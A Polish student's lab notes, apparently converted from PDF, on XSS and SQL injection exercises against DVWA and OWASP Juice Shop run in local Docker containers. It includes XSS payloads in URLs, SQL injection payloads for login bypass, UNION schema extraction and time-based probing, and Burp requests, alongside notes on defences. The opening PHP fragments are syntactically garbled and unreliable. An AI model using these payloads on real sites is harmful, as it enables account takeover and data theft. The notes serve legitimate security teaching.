    $Message = trim($Message);
    $Message = filter_var($Message, FILTER_SANITIZE_STRING) && is_object($GLOBALS["__mysql_connect"]): mysql_real_escape_string($GLOBALS["__mysql_connect"]): $Message; // trigger_error("MySQLConversionFix the mysql_escape_string() call! This code does not work.", E_USER_ERROR); // ***

    // Sanitize name input
    $Name = str_replace('<script>', '', $Name);
    $Name = filter_var($Name, FILTER_SANITIZE_STRING) && is_object($GLOBALS["__mysql_connect"]): mysql_real_escape_string($GLOBALS["__mysql_connect"]): $Name; // trigger_error("MySQLConversionFix the mysql_escape_string() call! This code does not work.", E_USER_ERROR); // ***

    // Update database
    $query = "INSERT INTO postback (Name, Name : '$Name', Message : '$Message', 'True' : '$True')";
    $result = mysql_query($GLOBALS["__mysql_connect"], $query) && is_object($GLOBALS["__mysql_connect"]): mysql_connect_error($GLOBALS["__mysql_connect"]): $__mysql_connect_error && mysql_connect_error($GLOBALS["__mysql_connect"]): ($__mysql_connect_error &amp; mysql_connect_error($GLOBALS["__mysql_connect"]): $__mysql_connect_error : false)) : "Error" : $Error;
}

//mysql_close();
?>
```

- **high**

- impossible

```
Stored XSS Source
vulnerabilities/xss/_source/impossible.php

<?php

//if (isset($_HOST['WdigeT'])) {
//    // Check MySQLi errors
//    checkError(mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT));
//    checkError($_SESSION['session_token'] != 'index.php');
//}

// Get input
$message = trim($_POST['strMessage']);
$token = trim($_POST['token']);
$_SESSION['session_token'] = $token;

// Initialize message array
$messageArray = [
    'message' => $message,
    'token' => $token
];

// Initialize session array
$_SESSION['session'] = [
    'message' => $message,
    'token' => $token
];

// Sanitize name input
$name = strip_tags($_POST['name']);
$token = trim($_SESSION['token']);
$_SESSION['session']['name'] = $name;
$_SESSION['session']['token'] = $token;
$_SESSION['session']['strMessage'] = $message;
$_SESSION['session']['strToken'] = $token;

// Update database
$statement = "UPDATE users SET name = ? WHERE id = ?" ;
$stmt = $connection->prepare($statement);
$stmt->bind_param("ss", $name, $token);
$stmt->execute();
$stmt->close();

// Generate Anti-CORS token
generateSessionToken();
}


```

**10.4** Korzystając z przygotowanego obrazu Dockerowego (`mazurkatarzyna/dvwa-v110`), uruchom serwer za pomocą polecenia: `docker run -dp 10103:80 mazurkatarzyna/dvwa-v110`. Po uruchomieniu serwer działa na porcie 10103, sprawdź w przeglądarce: <http://127.0.0.1:10103>. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność XSS. Podpowiedź: w tym zadaniu wykorzystaj DOM XSS.


Na poziomie low security (brak zabezpieczeń):

- Ustaw poziom zabezpieczeń na Low. Przeanalizuj kod strony, dlaczego atak jest możliwy?
  - Za pomocą ataku XSS typu DOM wyświetl dowolną wiadomość.
  - Za pomocą ataku XSS typu DOM wyświetl ciasteczko użytkownika.
  - Za pomocą ataku XSS typu DOM wyświetl nazwę bieżącej domeny.

Na poziomie medium security (proste zabezpieczenia):

- Ustaw poziom zabezpieczeń na Medium. Przeanalizuj kod strony, dlaczego atak jest możliwy?
  - Za pomocą ataku XSS typu DOM wyświetl dowolną wiadomość.
  - Za pomocą ataku XSS typu DOM wyświetl ciasteczko użytkownika.
  - Za pomocą ataku XSS typu DOM wyświetl nazwę bieżącej domeny.

- low



○ http://127.0.0.1:10103/vulnerabilities/xss\_d/?default=English<script>alert("XSS")</script>

Kam... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

The DVWA interface for XSS (DOM). The sidebar menu includes Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM) (highlighted in green), XSS (Reflected), and XSS (Stored). The main content area displays the title "Vulnerability: DOM Based Cross Site Scripting". A message box says "Please choose a language:" with "English" selected. Below it, a modal window shows the exploit details: IP: 127.0.0.1:10103, Vulnerability: XSS, and an OK button.

- medium

○ http://127.0.0.1:10103/vulnerabilities/xss\_d/?default=English>/option></select><img src='x' onerror='alert(1)'>

Kam... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

The DVWA interface for XSS (DOM). The sidebar menu includes Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM) (highlighted in green), XSS (Reflected), and XSS (Stored). The main content area displays the title "Vulnerability: DOM Based Cross Site Scripting". A message box says "Please choose a language:" with "English>/option>" selected. Below it, a modal window shows the exploit details: IP: 127.0.0.1:10103, Vulnerability: XSS, and an OK button.

# Unknown Vulnerability Source

## vulnerabilities/xss\_d/source/medium.php


```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```

- high



The screenshot shows a browser window for the DVWA (Damn Vulnerable Web Application) tool. The URL is [http://127.0.0.1:10103/vulnerabilities/xss\\_d/?default=English#<script>alert\(1\)</script>](http://127.0.0.1:10103/vulnerabilities/xss_d/?default=English#<script>alert(1)</script>). The DVWA logo is at the top right. The main content area displays the title "Vulnerability: DOM Based Cross Site Scripting". A sidebar on the left lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM) (which is highlighted in green), XSS (Reflected), and XSS (Stored). The main content area has a dropdown menu "Please choose a language:" set to "English" with a "Select" button. Below it is a "More Information" section with three links: [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)), [https://www.owasp.org/index.php/Testing\\_for\\_DOM-based\\_Cross\\_Site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_Site_Scripting_(XSS)), and <https://www.acunetix.com/blog/articles/dom-xss-explained/>. A modal dialog box in the bottom right corner shows the IP address "127.0.0.1:10103" and the number "1", with an "OK" button.

# Unknown Vulnerability Source

## vulnerabilities/xss\_d/source/high.php

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {

    # White list the allowable languages
    switch ( $_GET['default']) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ("location: ?default=English");
            exit;
    }
}

?>
```

- impossible

The screenshot shows a web browser window for the DVWA (Damn Vulnerable Web Application) tool. The URL in the address bar is `http://127.0.0.1:10103/vulnerabilities/xss_d/?default=English<script>alert("XSS")</script>`. The page title is "Vulnerability: DOM Based Cross Site Scripting". On the left, there's a sidebar menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, and File Inclusion. The main content area has a dropdown menu labeled "Please choose a language:" with the value "English%3Cscript%3Ealert(%22XSS%22)%3C/script%3E". Below it is a "More Information" section with a link to [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)).

# Unknown Vulnerability Source

## vulnerabilities/xss\_d/source/impossible.php

```
<?php

# Don't need to do anything, protection handled on the client side

?>
```

# SQL Injection - TEORIA

SQL Injection (SQLi) to jedna z najczęstszych i najgroźniejszych podatności aplikacji internetowych, która polega na wstrzykiwaniu złośliwych zapytań SQL do bazy danych. Skutkiem ataku może być kradzież danych, ich modyfikacja, a nawet przejęcie pełnej kontroli nad serwerem.

## Identyfikacja podatności

Aby sprawdzić, czy aplikacja jest podatna na SQL Injection, można wykonać następujące kroki:

### Testowanie wejść użytkownika

Podatność najczęściej występuje w miejscach, gdzie dane wprowadzane przez użytkownika są wykorzystywane w zapytaniach SQL, np. w formularzach, parametrach URL, nagłówkach HTTP czy plikach cookie.

- Spróbuj wprowadzić znaki specjalne SQL, takie jak ', ", ;, - w polach wejściowych.
- Zastosuj typowe payloady testowe, np.:

PYTHON

```
' OR '1'='1'; --
" OR "1"="1"; --
' UNION SELECT NULL , NULL , NULL ; --
```

### Obserwowanie odpowiedzi serwera

Reakcja aplikacji na powyższe dane może wskazywać na podatność. Typowe objawy:

- Błędy bazy danych (np. SQL syntax error).
- Zmiana zachowania aplikacji (np. zwrócenie dodatkowych danych lub pominięcie autoryzacji).

## Przykładowy atak

Założymy, że mamy zapytanie:

PYTHON

```
SELECT * FROM users WHERE username = '$username' AND password = '$password';
```

Podstawiając payload ' OR '1'='1', atakujący może ominąć uwierzytelnianie:

PYTHON

```
SELECT * FROM users WHERE username = '' OR '1'='1' AND password = '' OR '1'='1';
```

## Jak się chronić?

Poniżej przedstawiono najlepsze praktyki w zakresie ochrony przed SQL Injection:

- Używanie przygotowanych zapytań (Prepared Statements) - Zamiast dynamicznego budowania zapytań SQL, należy używać zapytań parametryzowanych. Przykład w języku Python z wykorzystaniem biblioteki sqlite3:

```
PYTHON
cursor . execute ( " SELECT * FROM users WHERE username = ? AND password = ? ", (
username , password ))
```

- Walidacja i sanitacja danych wejściowych
  - Ogranicz dane wejściowe do oczekiwanych wartości (np. używając regexów).
  - Odrzuć znaki specjalne, które mogą być używane w zapytaniach SQL.
- Zarządzanie uprawnieniami
  - Ogranicz uprawnienia użytkowników bazy danych.
  - Aplikacja powinna korzystać z konta bazy danych o minimalnych uprawnieniach.
- Używanie zapór aplikacyjnych (WAF) - Zapory aplikacyjne mogą blokować znane wzorce ataków SQL Injection.
- Regularne testy bezpieczeństwa - Przeprowadzaj regularne audyty i testy penetracyjne w celu wykrycia potencjalnych podatności.

## Typy ataków SQL Injection

SQL Injection (SQLi) występuje w różnych formach w zależności od metod i celów atakującego. W niniejszej notatce przedstawiono najczęstsze typy ataków SQLi wraz z przykładami.

### Klasyczny SQL Injection

Ten typ ataku polega na wstrzyknięciu złośliwego kodu SQL bezpośrednio do zapytania. Wykorzystuje luki w sanitacji danych wejściowych.

#### Przykład:

Zapytanie SQL w aplikacji:

```
PYTHON
SELECT * FROM users WHERE username = '$username' AND password = '$password';
```

Payload atakującego:

```
PYTHON
' OR '1'='1
```

Wynikowe zapytanie SQL:

```
PYTHON  
SELECT * FROM users WHERE username = '' OR '1'='1' AND password = '' OR '1'='1';
```

To zapytanie zwróci wszystkie rekordy w tabeli users, omijając uwierzytelnianie.

## SQL Union Injection

Atak ten wykorzystuje operator UNION, aby łączyć wyniki dwóch lub więcej zapytań. Atakujący może uzyskać dodatkowe dane z bazy.

### Przykład:

Zapytanie SQL w aplikacji:

```
PYTHON  
SELECT id , name FROM users WHERE id = '$id ';
```

Payload atakującego:

```
PYTHON  
1 UNION SELECT null , database ();
```

Wynikowe zapytanie SQL:

```
PYTHON  
SELECT id , name FROM users WHERE id = '1' UNION SELECT null , database ();
```

To zapytanie zwraca nazwę aktualnie używanej bazy danych.

## Blind SQL Injection

Blind SQL Injection stosowany jest, gdy aplikacja nie zwraca wyników zapytania, ale zachowanie serwera wskazuje na poprawność zapytania.

### Przykład:

Zapytanie SQL w aplikacji:

```
PYTHON  
SELECT * FROM users WHERE username = '$username ';
```

Payload atakującego:

```
PYTHON  
' AND ( SELECT 1 FROM dual WHERE database () = 'test ') --
```

Jeśli aplikacja działa normalnie, można założyć, że baza danych nazywa się test. Blind SQL Injection wymaga iteracyjnego testowania.

## Time-Based Blind SQL Injection

Ten rodzaj ataku opiera się na wykorzystaniu opóźnień w odpowiedziach serwera do uzyskania informacji.

### Przykład:

Zapytanie SQL w aplikacji:

```
PYTHON  
SELECT * FROM users WHERE username = '$username';
```

Payload atakującego:

```
PYTHON  
' OR IF( SUBSTRING ( database () ,1 ,1)= 't', SLEEP (5) , 0); --
```

Jeśli serwer opóżnia odpowiedź o 5 sekund, atakujący wie, że pierwsza litera nazwy bazy danych to t. Atak wymaga iteracyjnego odpytywania.

## SQL Injection - ZADANIA

- 9.1** Korzystając z przygotowanego obrazu Dockerowego (mazurkatarzyna/owasp-juiceshop-v1711), uruchom serwer za pomocą polecenia : `docker run -dp 9001:3000 mazurkatarzyna/owasp-juiceshop-v1711:latest`. Po uruchomieniu serwer działa na porcie 9001, sprawdź w przeglądarce: <http://127.0.0.1:9001>. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność SQL Injection. Na serwerze znaleźć możesz stronę internetową z formularzem logowania do panelu administracyjnego. Twoim zadaniem jest zalogowanie się na konto administratora systemu, znając jedynie jego adres e-mail: `admin@juice-sh.op`. Wykorzystując atak SQL Injection, zaloguj się na konto administratora nie znając jego hasła.

# Login

Email \*

admin@juice-sh.op' --

Password \* —



[Forgot your password?](#)

Log in

Remember me

[Not yet a customer?](#)

Nie znaleziono "Pasted image 20260124184313.png".

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)

## Login

[object Object]

Email \*

admin@juice-sh.op' OR '1' = '1'

Password \*



[Forgot your password?](#)

Log in

Remember me

[Not yet a customer?](#)

# Login

Email \*

Password \*

Remember me

Forgot your password?

Not yet a customer?

9.2 Korzystając z przygotowanego obrazu Dockerowego (mazurkatarzyna/owasp-juiceshop-v1711), uruchom serwer za pomocą polecenia: `docker run -dp 9002:3000 mazurkatarzyna/owasp-juiceshop-v1711:latest`. Po uruchomieniu serwer działa na porcie 9002, sprawdź w przeglądarce: <http://127.0.0.1:9002>. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność SQL Injection. Twoim zadaniem jest znalezienie poprawnych kont użytkowników w systemie. Wiedząc, że użytkownicy logują się do serwisu za pomocą adresów e-mail z końcówką @juice-sh.op, znajdź adresy e-mailowych wszystkich zarejestrowanych w aplikacji użytkowników.

S Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.8.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Computer Logger Organizer Extensions Learn

Start attack

Target: http://localhost:9001  Update Host header to match target

Positions Add \$ Clear \$ Autos

POST /rest/user/login HTTP/1.1  
Host: localhost:9001  
Content-Length: 48  
sec-ch-ua-platform: "Linux"  
Accept-Language: en-US,en;q=0.9  
Accept: application/json, text/plain, \*/\*  
sec-ch-ua: "Not%4ABrand";v="24", "Chromium";v="140"  
Content-Type: application/json  
sec-ch-ua-mobile: ?0  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36  
Origin: http://localhost:9001  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: http://localhost:9001/  
Accept-Encoding: gzip, deflate, br  
Cookie: language=en; welcomebanner\_status=dismiss  
Connection: keep-alive  
{"email": "admin@juice-sh.op' --", "password": "a"}  
Payloads

Payload position: All payload positions  
Payload type: Simple list  
Payload count: 129  
Request count: 129

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste: john, michael, david, chris, mike, jones, mark, jason  
Load...  
Remove  
Clear  
Duplicates  
Add...  
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Request	Payload	Status code =	Response received	Error	Timeout	Length	Comment
0		200	18			1197	
1	jobs	200	28			1189	
45	jim	200	11			1178	
46	jimy	200	13			1179	
5	michael	401	17			413	
9	david	401	8			413	
4	christ	401	4			413	
3	mike	401	8			413	
8	james	401	5			413	
7	mark	401	9			413	
6	jeff	401	8			413	
9	robert	401	5			413	
10	jessica	401	8			413	
11	sarah	401	7			413	
12	jennifer	401	8			413	
13	paul	401	5			413	
14	brain	401	6			413	
15	laura	401	4			413	
16	daniel	401	5			413	
17	ryan	401	23			413	
18	matt	401	10			413	
19	andrew	401	4			413	
20	michelle	401	4			413	
21	steve	401	4			413	
22	lisa	401	6			413	

9.3 Korzystając z przygotowanego obrazu Dockerowego ([mazurkatarzyna/owasp-juiceshop-v1711](https://mazurkatarzyna/owasp-juiceshop-v1711)), uruchom serwer za pomocą polecenia : `docker run -dp 9003:3000 mazurkatarzyna/owasp-juiceshop-v1711:latest`. Po uruchomieniu serwer działa na porcie 9003, sprawdź w przeglądarce: <http://127.0.0.1:9003>. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność SQL Injection. Wiedząc, że wyszukiwarka dostępna w aplikacji zawiera podatność SQL Injection, znajdź schemę bazy danych. Podpowiedź: należy wykorzystać atak SQL Union.

<https://www.youtube.com/watch?v=0-D-e66U2Z0>

The screenshot shows the Burp Suite interface with the Repeater tab selected. On the left, the Request pane displays a GET request to /rest/products/search?q=banana' ))UNION%20SELECT%201,2,3,4,5,6,7,8,9%20FROM%20sqlite\_master--. The response pane on the right shows a JSON object with status: "success" and data: [ { id: 1, name: 2, description: 3, price: 4, deluxePrice: 5, image: 6, createdAt: 7, updatedAt: 8, deletedAt: 9 } ].

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 141
ETag: W/"8d-AuUtFIhRPGbPDpn6ty1xAfDTjJg"
Vary: Accept-Encoding
Date: Sat, 24 Jan 2026 18:29:02 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": 2,
      "description": 3,
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    }
  ]
}

```

You successfully solved a challenge: Database Schema (Exfiltrate the entire DB schema definition via SQL injection.)

```
HTTP/1.1 GET /rest/products/search?q=banana))UNION%20SELECT%20sql%2C%204%2C%205%2C%206%2C%207%2C%208%20FROM%20sqlite_master--
```

```
[{"id":null,"name":2,"description":3,"price":4,"deluxePrice":5,"image":6,"createdAt":7,"updatedAt":8,"deletedAt":9}, {"id": "CREATE TABLE `Addresses` (`UserId` INTEGER REFERENCES `Users`(`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mobileNum` INTEGER, `zipCode` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255), `state` VARCHAR(255), `country` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)", "name":12}],
```

9.4 Korzystając z przygotowanego obrazu Dockerowego (mazurkatarzyna/owasp-juiceshop-v1711), uruchom serwer za pomocą polecenia: `docker run -dp 9004:3000 mazurkatarzyna/owasp-juiceshop-v1711:latest`. Po uruchomieniu serwer działa na porcie 9004, sprawdź w przeglądarce: <http://127.0.0.1:9004>. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność SQL Injection. Sprawdź, czy jest możliwe przeprowadzenie ataku SQL podczas przeglądania recenzji produktów w sklepie. Do czego może doprowadzić przeprowadzenie takiego ataku? Jakiego typu atak SQL Injection może zostać tu wykorzystany?

[https://www.youtube.com/watch?v=frymuDxKwm&list=PL8j1j35M7wtKXpTBE6V1RlN\\_pBZ4StKZw&index=48](https://www.youtube.com/watch?v=frymuDxKwm&list=PL8j1j35M7wtKXpTBE6V1RlN_pBZ4StKZw&index=48)

trzeba dodać jakieś review



## Apple Juice (1000ml)

The all-time classic.

1.99¤

### Reviews (2)

*admin@juice-sh.op*

One of my favorites!



*admin@juice-sh.op*

:D



Write a review

Review -

What did you like or dislike?

Request

Pretty Raw Hex

```
1 PUT /rest/products/1/reviews HTTP/1.1
2 Host: localhost:9004
3 Content-Length: 45
4 sec-ch-ua-platform: "Linux"
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFdXMiOiJzdWNjZXNzIiwidG
6 DEtMjQgMTg6MzEGMjIuNDg2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImIhdCI6MTc2OTI3OTI
7 Accept-Language: en-US,en;q=0.9
8 sec-ch-ua: "Not=A7;rand";v="24", "Chromium";v="140"
9 sec-ch-ua-mobile: ?
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
11 Accept: application/json, text/plain, */*
12 Content-Type: application/json
13 Origin: http://localhost:9004
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://localhost:9084/
18 Accept-Encoding: gzip, deflate, br
19 Connection: keep-alive
20
21 {
22     "message": "D",
23 }
```

Response

Pretty Raw Hex

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment self;
6 X-Recruiting: //jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/1fc8-NRus341D12ZPG4AFz6NIISVOOSK"
9 Vary: Accept-Encoding
10 Date: Sat, 24 Jan 2026 18:46:26 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 8136
14
15 {
16     "modified": 29,
17     "original": [
18         {
19             "message": "One of my favorites!",
20             "author": "admin@juice-shop",
21             "product": 1,
22             "likesCount": 0,
23             "likedBy": [
24                 {
25                     "_id": "2Y58kzff5vjBhsFCe"
26                 }
27             ]
28         },
29         {
30             "message": "The OSOMM Live Assessment session will even use Juice-Shop's own API to interact with the database!",
31             "author": "admin@juice-shop",
32             "product": 1,
33             "likesCount": 0,
34             "likedBy": [
35                 {
36                     "_id": "2Y58kzff5vjBhsFCe"
37                 }
38             ]
39         }
40     ]
41 }
```

http://localhost:9004/rest/products/1/reviews

- Add to scope
- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R**
- Send to Sequencer
- Send to Organizer Ctrl+O
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser >
- Engagement tools [Pro version only] >
- Show new history window

You successfully solved a challenge: NoSQL Manipulation (Update multiple product reviews at the same time.)

Burp Suite Community Edition v2025.8.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn

3 4 + Send Cancel < > Burp All Target

Request

Pretty Raw Hex

```
1 PATCH /rest/products/reviews HTTP/1.1
2 Host: localhost:9004
3 Content-Length: 47
4 sec-ch-ua-platform: "Linux"
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFdXMiOiJzdWNjZXNzIiwidG
6 DEtMjQgMTg6MzEGMjIuNDg2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImIhdCI6MTc2OTI3OTI
7 Accept-Language: en-US,en;q=0.9
8 sec-ch-ua: "Not=A7;rand";v="24", "Chromium";v="140"
9 sec-ch-ua-mobile: ?
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
11 Accept: application/json, text/plain, */*
12 Content-Type: application/json
13 Origin: http://localhost:9004
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://localhost:9084/
18 Accept-Encoding: gzip, deflate, br
19 Connection: keep-alive
20
21 {
22     "message": "D",
23 }
```

Response

Pretty Raw Hex

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment self;
6 X-Recruiting: //jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/1fc8-NRus341D12ZPG4AFz6NIISVOOSK"
9 Vary: Accept-Encoding
10 Date: Sat, 24 Jan 2026 18:46:26 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 8136
14
15 {
16     "modified": 29,
17     "original": [
18         {
19             "message": "One of my favorites!",
20             "author": "admin@juice-shop",
21             "product": 1,
22             "likesCount": 0,
23             "likedBy": [
24                 {
25                     "_id": "2Y58kzff5vjBhsFCe"
26                 }
27             ]
28         },
29         {
30             "message": "The OSOMM Live Assessment session will even use Juice-Shop's own API to interact with the database!",
31             "author": "admin@juice-shop",
32             "product": 1,
33             "likesCount": 0,
34             "likedBy": [
35                 {
36                     "_id": "2Y58kzff5vjBhsFCe"
37                 }
38             ]
39         }
40     ]
41 }
```

teraz wszystkie komentarze na stronie to :D



## Apple Juice (1000ml)

The all-time classic.

1.99¤

### Reviews (2)

*admin@juice-sh.op*

:D



*admin@juice-sh.op*

:D



Write a review

Review

What did you like or dislike?

**9.5** Korzystając z przygotowanego obrazu Dockerowego (mazurkatarzyna/dvwa-v110), uruchom serwer za pomocą polecenia : `docker run -dp 9095:80 mazurkatarzyna/dvwa-v110`. Po uruchomieniu serwer działa na porcie 9095, sprawdź w przeglądarce: `http://127.0.0.1:9095`. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność SQL Injection.

